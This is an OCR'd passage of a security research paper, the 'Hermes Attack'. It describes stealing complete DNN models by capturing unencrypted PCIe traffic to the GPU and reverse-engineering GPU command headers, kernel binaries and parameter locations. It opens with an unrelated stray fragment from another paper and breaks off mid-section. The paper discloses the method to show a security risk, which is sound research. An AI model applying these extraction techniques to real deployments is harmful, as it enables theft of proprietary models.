[64] Yajin Zhou, Lei Wu, Zhi Wang, and Xuxian Jiang. Harvesting developer credentials in android apps. In *Proceedings of the 8th ACM Conference on Security & Privacy in Wireless and Mobile Networks*, pages 1–12, 2015.

Appendix A Keywords for Different ML Frameworks

Table A1: ML Framework Keywords

Framework	Magic Words	Framework	Magic Words
TensorFlow	tensorflow	Caffe	caffe
MXnet	mxnet	NCNN	ncnn
Mace	libmace, mace_input	SenseTime	sensetime, st_mobile
ULS	ulstracker, ulsface	Other	neuralnetwork, lstm, cnn, rnn

Note: "TensorFlow Lite" and "TensorFlow" are merged into one framework.

Hermes Attack: Steal DNN Models with Lossless Inference Accuracy

Yuankun Zhu*
The University of Texas at Dallas
yuankun.zhu@utdallas.edu

Yueqiang Cheng*
Baidu Security
chengyueqiang@baidu.com

Husheng Zhou
VMware
zhusheng@vmware.com

Yantao Lu
Syracuse University
ylu25@syr.edu

Abstract

Deep Neural Network (DNN) models become one of the most valuable enterprise assets due to their critical roles in all aspects of applications. With the trend of privatization deployment of DNN models, the data leakage of the DNN models is becoming increasingly severe and widespread. All existing model-extraction attacks can only leak parts of targeted DNN models with low accuracy or high overhead. In this paper, we first identify a new attack surface – unencrypted PCIe traffic, to leak DNN models. Based on this new attack surface, we propose a novel model-extraction attack, namely *Hermes Attack*[1], which is the first attack to fully steal the *whole* victim DNN model. The stolen DNN models have the same hyper-parameters, parameters, and semantically identical architecture as the original ones. It is challenging due to the closed-source CUDA runtime, driver, and GPU internals, as well as the undocumented data structures and the loss of some critical semantics in the PCIe traffic. Additionally, there are millions of PCIe packets with numerous noises and chaos orders. Our Hermes Attack addresses these issues by massive reverse engineering efforts and reliable semantic reconstruction, as well as skillful packet selection and order correction. We implement a prototype of the Hermes Attack, and evaluate two sequential DNN models (i.e., `MINIST` and `VGG`) and one non-sequential DNN model (i.e., `ResNet`) on three NVIDIA GPU platforms, i.e., `NVIDIA Geforce GT 730`, `NVIDIA Geforce GTX 1080 Ti`, and `NVIDIA Geforce RTX 2080 Ti`. The evaluation results indicate that our scheme can efficiently and completely reconstruct ALL of them by making inferences on any one image. Evaluated with *Cifar10 test dataset* that contains 10,000 images, the experiment results show that the stolen models have the same inference accuracy as the original ones (i.e., lossless inference accuracy).

*This work was mainly done during the internship at Baidu.
[1]Hermes is the master of thieves and the god of stealth [54].

1 Introduction

Nowadays, Deep Neural Networks (DNNs) have been widely applied in numerous applications from various aspects, such as Computer Vision [9, 57], Speech Recognization [20, 22], Natural Language Processing [11], and Autonomous Driving, such as Autoware [28], Baidu Appolo [3], Tesla Autopilot [49], Waymo [52]. These applications indicate the principle role of DNNs in both industry and academic areas. Compared to other machine learning technologies, DNN stands out for its human-competitive accuracy in cognitive computing tasks, and capabilities in prediction tasks [35, 45]. The accuracy of a DNN model is highly dependent on internal architecture, hyperparameters, and parameters, which are typically trained from a TB datasets [16, 56] with high training costs. For instance, renting a v2 Tensor processing unit (TPU) in the cloud is $4.5 per hour, and one full training process would cost $400K or higher [17, 42]. Therefore, the importance of protecting DNN models is self-evident.

Over the last few years, privatization deployments [2, 26] are becoming a popular trending for giant AI providers. The AI providers have private high-quality DNN models, and would like to sell them to other companies, organizations and governments with a license fee, e.g., million dollars per year. This privatization-deployment situation further exacerbates the risk of model leakage. There have been many DNN extraction works proposed in the literature [18, 23, 24, 38, 46, 50, 51, 53, 55, 58]. All of them use either a search or prediction method to recover DNN models. For the search based schemes [24, 58], they can only obtain existing models but not customized models. Besides, the performance of their searching processes is particularly low. The prediction based schemes [18, 23, 55] result in a significant drop in inference accuracy. Most importantly, all of these attacks are *not* able to reconstruct the whole DNN model. Thus, until now, most people still have the illusion that the model is safe enough or at least the leakage is limited and acceptable.

In this paper, we first observed that the attacker in the model privatization deployment has physical access to GPU devices,

making the PCIe bus between the host machine and the GPU devices become a new attack surface. Even if the host system and the GPU are well protected individually (e.g, using Intel SGX protect DNN model on the host and never sharing GPU with others), the attacker still has the chance to snoop the unencrypted PCIe traffic to extract DNN models. Based on this critical observation, we propose a novel black-box attack, named Hermes Attack, to entirely steal the whole DNN model, including the architecture, hyper-parameters, and parameters.

It is challenging to fully reconstruct DNN models from PCIe traffic even if we can intercept and log all PCIe packets due to the following three aspects. First, the CUDA runtime, GPU driver, and GPU internals are all closed source, and the critical data structures are undocumented. The limited public information makes the reconstruction extremely difficult. Second, some critical model information, such as the information about layer type, is lost in the PCIe traffic. Without this critical information, we cannot fully reconstruct the whole DNN model. At last, there are millions of PCIe packets with numerous noises and chaos orders. Based on our experiments, only 1% to 2% of all captured PCIe packets are useful for our model extraction work.

To address the above challenges, we design our Hermes Attack into two phases: offline phase and online phase. The main purpose of the offline phase is to gain domain knowledge that is not publicly available. Specifically, we recover the critical data structures, e.g., GPU command headers, using a large number of reverse engineering efforts to address challenge 1. We address challenge 2 based on a key observation: *each layer has its own corresponding unique GPU kernel*. Thus, we identify the mapping relationship between the kernel (binaries) and the layer type in the offline phase with known layer type and selected white-box models. We put all these pair information into a database, which will benefit the runtime reconstruction. In the online phase, we run the victim model and collect the PCIe packets. By leveraging the PCIe specification and the pre-collected knowledge in the database, we correct the packet orders, filter noises, and fully reconstruct the whole DNN model, to address challenge 3.

To demonstrate the practicality and the effectiveness of Hermes Attack, we implement it on three real-world GPU platforms, i.e., `NVIDIA Geforce GT 730`, `NVIDIA Geforce GTX 1080 Ti`, and `NVIDIA Geforce RTX 2080 Ti`. The PCIe snooping device is Teledyne LeCroy Summit T3-16 PCIe Express Protocol Analyzer [33]. We choose two sequential DNN models - MNIST [36] and VGG [47], and one non-sequential model - ResNet [21]. These three pre-trained victim models are used for interference by Keras framework [29] with Tensorflow [1] as the backbone. The attack experiments indicate that Hermes Attack is effective and efficient: (1) randomly given one image, we can completely reconstruct the whole victim model within 5 – 17 minutes; and (2) the reconstructed models have the same hyper-parameters, parameters, and semantically identical architecture as the original ones. In the inference accuracy experiments, we test each reconstructed model with $10,000$ images from public available test datasets [31, 36]. The results show that the reconstructed models have exactly the same accuracy as the original ones (i.e., lossless inference accuracy).

Contributions. In summary, we make the following contributions in this paper:

- We are the first to identify the PCIe bus as a new attack surface to steal DNN models in the model-privatization deployments, e.g., smart IoT, autonomous driving and surveillance devices.
- We propose a novel Hermes Attack, which is the first black-box attack to fully reconstruct the *whole* DNN models. *None* of the existing model extraction attacks can achieve this.
- We disclose a large number of reverse engineering details in reconstructing architectures, hyper-parameters, and parameters, benefiting the whole community.
- We have demonstrated the Hermes Attack on three real-world GPU platforms with sequential and non-sequential models. The results indicate that the Hermes Attack can handle MNIST, VGG and ResNet DNN models and the reconstructed models have the same inference accuracy as the original ones.

2 Background

2.1 DNN Background

Deep Neural network (DNN) is a sub-area of machine learning in artificial intelligence that deals with algorithms inspired from the biological structure and functioning of a brain. DNN is used to model both linear and non-linear relationships between the input x and the output y, learning to approximate an unknown function $f(x) = y$. A DNN model is represented as a hierarchical organization of connected layers with a certain level of complexity between the input data and resultant output. DNNs are used in two phases, i.e., training and inference. The training process is computationally heavy and needs a large amount of data. With a series of feed-forward matrix computations on given input data, the resultant output is computed through a loss function against ground truth. The weights of the network are updated accordingly based on error back-propagation. The training is done once passing through all of the training samples. The inference is the phase in which a trained model is used to infer real-world data. Terminologies used in the rest of this paper are described as follows.

Architecture: Neural network architecture consists of a number of layers, types/dimensions for each layer, and connection topology among layers. The connections between layers can be either sequential or non-sequential. Sequential connection




Figure 1: **Typical DNN System Stack.** DNNs are usually implemented with deep learning frameworks, e.g., Tensorflow, Pytorch, and Caffe. These frameworks invoke the GPU runtime frontend like CUDA by calling APIs. The runtime frontend converts these APIs to GPU commands and sends them to the runtime backend, which then sends the received commands to the device driver through *ioctl*. The device driver submits these commands to GPU hardware via PCIe.

means layers are stacked and every layer take the only output of the previous layer as the input. Non-sequential connection denotes the model may include shortcuts, branches, or shared layers [29, 58].

Hyper-parameters: Hyper-parameters are the parameters used to control the training process, which do not belong to the trained model and cannot be estimated from training data. There are many hyper-parameters such as learning rate, regularization factors, momentum coefficients, number of epochs, batch size, etc.

Parameters: Parameters are configuration variables of the trained model, whose values are derived via training. Model parameters includes weights and bias in DNNs. Throughout the paper, when we mention "parameters", we mean DNN model parameters instead of "arguments".

2.2 GPU Working Mechanism

Adding sufficient DNN layers to guarantee high inference accuracy may easily explode the computation demand [15]. Currently, major DNN frameworks mainly rely on employing GPUs to satisfy the need, since GPUs enable orders of magnitude acceleration and more energy-efficient execution for many DNN related computations. According to their architecture, modern GPUs can be divided into integrated GPUs that lie on the same die of CPUs and discrete GPUs which are connected to CPU via PCIe. Integrated GPUs are more energy-efficient but less powerful, which is often seen in embedded systems and mobile devices. In this paper, we focus on discrete GPUs since they dominate the markets of AI and machine learning for their computation powers. Some terminologies used in this paper are described as follows.

CUDA is a parallel computing architecture provided by NVIDIA for GPUs [37], which includes compilers, user space




Figure 2: **Example of Memory Read Request TLP.** The Tag field can be used to identify the corresponding completion TLP. The address field is the targeted reading address.




Figure 3: **Example of Completion TLP.** The Tag field can be used to identify the corresponding request TLP. The payload field includes the reading data from the targeted address.

libraries, and kernel space drivers. Employing CUDA for a very simple GPU accelerated program usually involves three procedures: copying input data from main memory to GPU memory, launching computations on GPU, and transferring back the resultant output from GPU memory to main memory.

Kernel is a piece of code that is compiled into hardware-specific executable and runs on GPU hardware to do the actual computation. Throughout the paper, when we mention "kernel" we mean "GPU kernel" instead of OS kernel. In CUDA, kernels are compiled by nvcc compiler [12] into CUDA Fatbin and embedded into a dedicated section of host executable file. During runtime, sets of GPU instructions are loaded onto GPU and launched when specific CUDA APIs are called (e.g., cudaLaunchKernel).

Commands are encoded using distinct instruction sets with kernels, which are used to control data copy, kernel launch, initialization, synchronization, etc. In this paper, we use "GPU command" to indicate a set of GPU hardware instructions that complete an atomic CUDA operation. Each GPU command consists of two parts: the header and the data. The header contains the type of this command and the data size. The data field comprises values passed to this command. We named the data movement command as *D* `command` and the kernel launch command as *K* `command` in the rest of the paper.

GPU Accelerated DNN Platform is depicted as Figure 1, which includes DNN frameworks, user space libraries, kernel space drivers, and the hardware. High level computation tasks of DNN are finally converted to low level PCIe packets, which is the attack surface we are targeting in this paper.

2.3 PCIe Protocol

PCIe is a high-speed motherboard interface for I/O devices, such as graphics cards, SSDs, Wi-Fi, etc. The communication of PCIe takes the form of packets transmitted over these




Figure 4: **Threat Model.** We consider the model privatization environment, where the host and the GPU device are well protected individually, and the PCIe bus is the new attack surface. The adversary can snoop the PCIe traffic using a bus snooping device, e.g., a PCIe protocol analyzer.

dedicated lines, with flow control, error detection and retransmissions. The underlying communications mechanism of PCIe protocol is composed of three layers: Transaction Layer, Data Link Layer, and Physical Layer. Figure 2 and Figure 3 show the formats of memory read request Transaction Layer Packet (TLP) and completion TLP with 64-bit addressing. The header of each TLP is four double words (DWs) long, and the maximum payload size is 128 DWs.

When a CPU writes data into a peripheral, the chipset generates a memory write packet which consists of a 32-bit header and a payload containing the data to be written. The packet is then transmitted to the chipset's PCIe port. The peripheral can be connected directly to the chipset or connected to a switch network.

When a CPU reads data from a peripheral, there are two packets involved in the read operation. One is read request TLP that is sent from CPU to the peripheral, asking the latter to perform a read operation, as shown in Figure 2. The other one is completion TLP which comes back with data in the payload, as shown in Figure 3. The completion TLP and request TLP can be identified by the same Tag value.

3 Attack Design

3.1 Overview

Threat Model. In this paper, we consider an AI model privatization deployment environment (e.g., smart IoT, surveillance devices, autonomous driving), where service providers pack their private AI models into heterogeneous CPU-GPU devices and sell them to third-party customers with subscription or perpetual licensing. The end-users are able to physically access the hardware, especially, the PCIe interface. The thread model is depicted as Figure 4, where the GPU is attached to the host via an unencrypted PCIe connection. We assume the host and the GPU device are well protected individually, e.g., AI models are protected with existing software-hardening techniques on the host side, such as secure boot, full disk encryption, and trusted execution environment (e.g., Intel SGX [14]). It leaves the PCIe bus as a new attack surface for attackers. This assumption is reasonable in the privatization deployment environments because: (1) attackers (e.g., insiders within the third-party company) have the motivation to extract the AI model for saving the per-year license fee, and (2) attackers have physical access to the host machine, and thus they can install a PCIe bus snooping device (e.g., PCIe protocol analyzer) between the host and GPU to monitor and log the PCIe traffic. The victim model is considered a black-box. The victim can be either an existing model or a customized model. It can be implemented with arbitrary deep learning frameworks.

Challenges. It is challenging to fully reconstruct DNN models from PCIe traffic even if we can intercept and log all PCIe packets. We summarize the challenges as follows:

1. **Closed-source Code and Undocumented Data Structures**. The CUDA runtime, driver, and NVIDIA GPU hardware are all closed-source, and the critical data structures involved in data transfer and GPU kernel launch are undocumented. The closed-source code and per-architecture instruction set make fully disassembling impractical. Moreover, GPU kernels and commands are encoded with different instruction sets, making reverse engineering more difficult.

2. **Semantic Loss in PCIe Traffic**. Some critical semantic information of a DNN model is lost at the level of PCIe traffic. For instance, DNN layer types can not be obtained directly from PCIe traffic because it is resolved on the CPU side. The loss of critical information makes it challenging to recover the whole model fully.

3. **PCIe Packets with Numerous Noises and Chaotic Orders**. There are millions of packets generated for a single image inference, in which only 1% to 2% are useful for our DNN model reconstruction. The rest "noises" packets should be carefully eliminated. Moreover, numerous completion packets, which indicate operation completion, often arrive out-of-order compared to DNN level semantics, due to the CUDA features that pipeline asynchronous operations. This situation is even worse in the more advanced GPU architectures (e.g., `NVIDIA Geforce RTX 2080 Ti`) because of introducing new features to unify GPU device and host memory.

Attack Overview. The methodology of our attack can be divided into two phases: offline phase and online phase. During the offline phase, we use white-box models to build a database with the identified command headers, the mappings between GPU kernel (binaries) and DNN layer types, and




Figure 5: **Attack Overview.** The offline phase builds a knowledge database by identifying GPU command headers of interest, the mappings between GPU kernel (binaries) and DNN layer types, and the mappings between GPU kernels and offsets of hyper-parameters. The online phase is the actual deployed attack to steal the victim model during inference. Three major modules are used in both phases but with different sub-components activated (grey diagrams indicate inactivity): The traffic processing module ① sorts out-of-order PCIe packets; The extraction module ② extracts and filters GPU commands of interest; The reconstruction module ③ fully reconstructs the semantics, architecture, hyper-parameters, and parameters.

the mappings between GPU kernels and offsets of hyper-parameters. Specifically, the traffic processing module (① in Figure 5) sorts the out-of-order PCIe packets intercepted by PCIe snooping device. The extraction module (②) has two sub-modules: header extraction module and command extraction module. The header extraction module extracts command headers from the sorted PCIe packets (Section 3.3.1). The extracted command headers will be stored in the database, accelerating command extraction in the online phase. The command extraction module in the offline phase helps get the kernel binaries (Section 3.3.2). The semantic reconstruction module within the reconstruction module (③) takes the inputs from the command extraction module and the GPU profiler to create the mappings between the kernel (binary) and the layer type, as well as the mappings between the kernel and the offset of hyper-parameters, facilitating the module reconstruction in the online phase (Section 3.4.1).

During the online phase, the original (victim) model is used for inference on a single image. The victim model is a black-box model and thoroughly different from the white-box models used in the offline phase. PCIe traffics are intercepted and sorted by the traffic processing module. The command extraction module (②) extracts *K* (kernel launch related) and *D* (data movement related) commands as well as the GPU kernel binaries, using the header information profiled from the




Figure 6: **Process of Sorting PCIe Traffic.** We sort the packets using *packet ID* and *tags*, instead of the capture order.

offline phase (Section 3.3.2). The entire database are feed to the model reconstruction module (③) to fully reconstruct architecture, hyper-parameters, and parameters (Section 3.4.2). All these steps need massive efforts of reverse engineering.

3.2 Traffic Processing

The intercepted traffic is composed of TLPs with unique packet IDs. Thanks to the oriented interception, the inter-

cepted traffic is only formed by packets transmitted between CPU and GPU. These packets are arranged increasing ID values in order of arrival. Packets can be classified into upstream packets and downstream packets based on the transmitting direction. The upstream packets represent packets that are sent from GPU to CPU, e.g., GPU read request packets, or completion packets returning GPU computing results. The downstream packets are sent from CPU to GPU, e.g., CPU read request packets, completion packets with input data. The structures of two representative packages are shown as Figure 2 and Figure 3. To make things easier, we only keep the GPU read request packets in the upstream packets and the completion packets in the downstream packets.

In addition to the aforementioned two types of packets, we use another type of packet namely *data packet* that is merged from request packets and completion packets according to the tag field. A data packet comprises both the request address and corresponding acquired data in a single packet. It can be concatenated to a completion packet with the same packet ID and equivalent order.

The major challenge here is that these data completion packets arrived out-of-order. The reason is that the PCIe protocol does not enforce the completion orders of multiple consecutive requests. Additionally, resultant output for a single PCIe read request may be encapsulated in multiple completion packets, making the raw packets hard to analyze directly. To tackle the problem, we coalesce the raw packets by using *merge* and *sort* based on two observations: (1) every request is composed of one request packet and one (multiple) completion packet(s), where the orders of request packets can reflect the correct sequence; (2) completion packets for the same request are guaranteed to arrive in order. We elaborate the merge and sort operations as follows:

Merge: For every data packet, we complement the tag field by looking up its corresponding completion packet(s). If adjacent packets have the same tag value, we merge them into a single packet by concatenating their data field.

Sort: The sort phase is illustrated as Figure 6. By default, all the packets are arranged according to their packet IDs from low to high. For request packet, we record it as P_1 and lookup all the completion packets that have larger packet IDs than P_1. We stop the searching when it hits the packet that has the same tag value as P_1 and records this packet as P_2. Next, we look for the packet that has the same packet ID with P_2 in data packets and records it as P_3. Then we add the packet ID of P_1 into P_3 as a sort key. We repeat this procedure until every data packet has a sort key. At last, we sort all the data packets by on the sort key.

3.3 Extraction

After the preliminary processing, it's still onerous to reconstruct the model from the traffic. One of the main obstacles is that there are a large number of interference packets. For instance, making inference on a single image using MNIST model will generate 1,077,756 data packets (after filtering) on NVIDIA Geforce GT 730. However, only around 20,000 of them (2%) are useful for our attack. This may be explained by the fact that CPU sends GPU numerous signals to do initialization, synchronization, etc. So it is necessary to filter out the irrelevant packets. In order to focus on our goal of extracting DNN models, it is sufficient to pick only those *D commands* and *K commands*, representing data movement commands and kernel launch commands, respectively.

Address	Payloads
00000008:292B7F00	...XXXXXXXX 62200220 0B000000 60182EBA 60200220 20000000
00000008:292B7F80	01000000 6C200120 41000000 6D204860 XXXXXXXX XXXXXXXX...

: Command Header

Figure 7: **Identified Structure of GPU Commands.** A typical GPU command consists of nine DWs. The third DW indicates the location of this command on GPU memory. The fifth DW represents the size of data field. The last DW stands for the type of this command.

3.3.1 Header Extraction

To extract *D* commands and *K* commands, we should identify the header structure of each kind of command. This procedure is done in our offline profiling phase. In order to figure out the header of *D* commands, we repeatedly move crafted data between pre-allocated GPU device memory and main memory, and use pattern match on the intercepted PCIe packets. Similarly, we repeatedly launch multiple kernels with prepared arguments, to identify the header structure of *K* commands.

According to our reverse-engineering results, a *K* commands header structure is shown as the highlighted nine DWs in Figure 7, where the third, fifth, and ninth DW represents GPU memory address, data size in bytes, and command type (e.g., *6D204860* is the signature indicating kernel launch on Kepler architecture), respectively. These three DW fields are most useful for our attack. The other six DWs are GPU-specific signatures whose bit-wise semantics are explained in previous reverse engineering work [19].

We also did exhaustive tests to verify that the header structure is stable and valid on different GPU and machine combinations. The extracted header information are memorized in our profiling database, which can be used to accelerate analysis in the future.

3.3.2 Command Extraction

Raw extracted commands are not ready to use because of tremendous noises. Noise can be classified into two classes: `external noise` and `internal noise`. External




Figure 8: **Example of Command With Noise Packets.** The noise packet is not consecutive with the previous packet in terms of address.




Figure 9: **Example of Command With Large Data Field.** When a command has a large size data field, it occupies more than one continuous memory space. In this case, the address gap also exists.

noise refers to those packets not belong to the current command. They can both be the packets of other commands or meaningless packets. External noise could appear frequently because a command with a large data field may require thousands of packets to transmit. Since a command header could be sent via two packets, the noise packet may also appear within the command header. As Figure 8 shown, a command header is split into two parts. They are transmitted via two packets, with a noise packet in between. Internal noise indicates a specific DW inside each packet. We have observed all internal noise and summarized the pattern of it. Thus internal noise can be easily filtered out while extracting the payloads.

An intuitive solution to address the noise issue is to check the address continuity, based on the fact that the transmitted data is usually consecutive in memory space. If a packet's memory address is not consecutive with its predecessor, it is highly likely that this packet does not belong to the current command. However, this is not always the case especially when the continuous memory space is insufficient. Since the addresses in packets are physical addresses, virtually contiguous address space used by CUDA programs may be split into multiple physical memory chunks. Figure 9 shows an example that the addresses of two adjunct packets belong to the same command are nonconsecutive in physical address. Therefore, it is insufficient to merely check the address continuity. To solve this problem, we introduce a heuristic threshold `MAX_SCAN_DISTANCE`. When a packet encounters an address gap, we scan for the next consecutive packet within `MAX_SCAN_DISTANCE`. If there exists a packet that has a consecutive address with the previous address gap, we consider this packet to be the adjacent packet of the gap and discard the previously scanned packets. Otherwise, we include the gap packet into the payloads. We continue this process until the number of payloads bytes in extracted packets matches the size indicated in the command header.

3.4 Reconstruction

3.4.1 Semantic Reconstruction

Semantic reconstruction is a part of the offline profiling phase to build the knowledge database. We use known DNN models as ground truth and utilize NVIDIA's profiling tools (i.e., nvprof [13]) to bridge the semantic gap between PCIe packets and high-level DNN workflow by: (1) associating kernels with DNN layers; (2) profiling the layout of the arguments of certain GPU kernels.

We assume every computational layer (e.g., convolution layer, normalization layer, rectified linear unit layer) of DNN models is computed on the GPU, because layers that are computed by CPU would not send command through PCIe. This assumption is reasonable because the highly muti-threaded architecture of GPU is designed to accelerate matrix computation in DNN layers. Moreover, if some of intermediate layers are ported to CPU, the data movement is expensive. Base on this assumption, it is safe to say each layer is associated with one or more GPU kernels. Different types of layers use different GPU kernels, thus we can infer the layers types by identifying their GPU kernels. Additionally, people prefer to use highly optimized standard libraries provided by GPU hardware vendors (e.g., NVIDIA's CUDNN library), so the kernel binaries are relatively stable. For example, convolution layers call *convolve_sgemm*() kernels whose binaries are embedded in `nv_fatbin` section of libcudnn.so.

We have the following two observations based on our preliminary experiments:

Observation 1: Each kernel is loaded onto GPU using a *D* command, and its data field is kernel binaries.

Observation 2: Each *K* command includes an address referring to the kernel binary to be launched.

Based on the two observations, we can extract all involved kernel binary by iterating *K* commands. Figure 10 illustrates how we use a *K* command to locate the GPU kernel binary. Particularly, the kernel binary is first loaded onto GPU memory and stored at $405ECF01$ using a *D* command, and then launched by a *K* command. Our method works in reverse order: we first retrieve the *K* command's data field with a fixed offset to locate the address referring to the kernel binary, then we dump the corresponding *D* command's data field to get the kernel binary.




Figure 10: **Process of Locating Kernel Binaries.** The first command in the figure is a *D* command that loads a kernel binary onto GPU. The second command is a *K* command to launch the loaded kernel. These two commands are associated by the same GPU address where the kernel binary is loaded.




Figure 11: **Process of Locating Parameters.** The first command is a *D* command of loading parameters onto GPU. The second command is a K_{D2D} command which copies parameters to a new location. The third *K* command launches a kernel taking the address of duplicated data as the input. Our attack recovers the parameters in reverse order as depicted by the arrows.

After iterating all involved *K* command in PCIe traffic, we have a sequence of kernel binaries in launch order. By aligning with the CUDA trace collected by nvprof, we can figure out the mappings between each kernel binary and its corresponding layer. The mappings are stored in the form of tuples in a hash table, where the key is the kernel binary and the value is layer type.

Another semantic we need to reconstruct is the relationship between kernel binaries and their arguments layout. We only focus on the kernels that involves potential hyper-parameters. Since hyper-parameters are not parts of the trained model, they are only used in certain kernels as arguments. By figuring out the locations of hyper-parameters in *K* commands, we can extract all involved hyper-parameters. We achieve this by profiling known DNNs, looping over the data field of certain kernels' *K* commands to find the expected hyper-parameters. The <Kernels, Offsets of Hyper-parameter> pairs are recovered and stored in the knowledge database.

3.4.2 Model Reconstruction

Extract Model Architecture. In the online phase, after intercepting all PCIe traffic, we are able to obtain all needed *K* and *D* commands. The key idea of reconstructing DNN architecture is to build data flow graph where each data movement indicates an edge and every kernel launch represents a vertex.

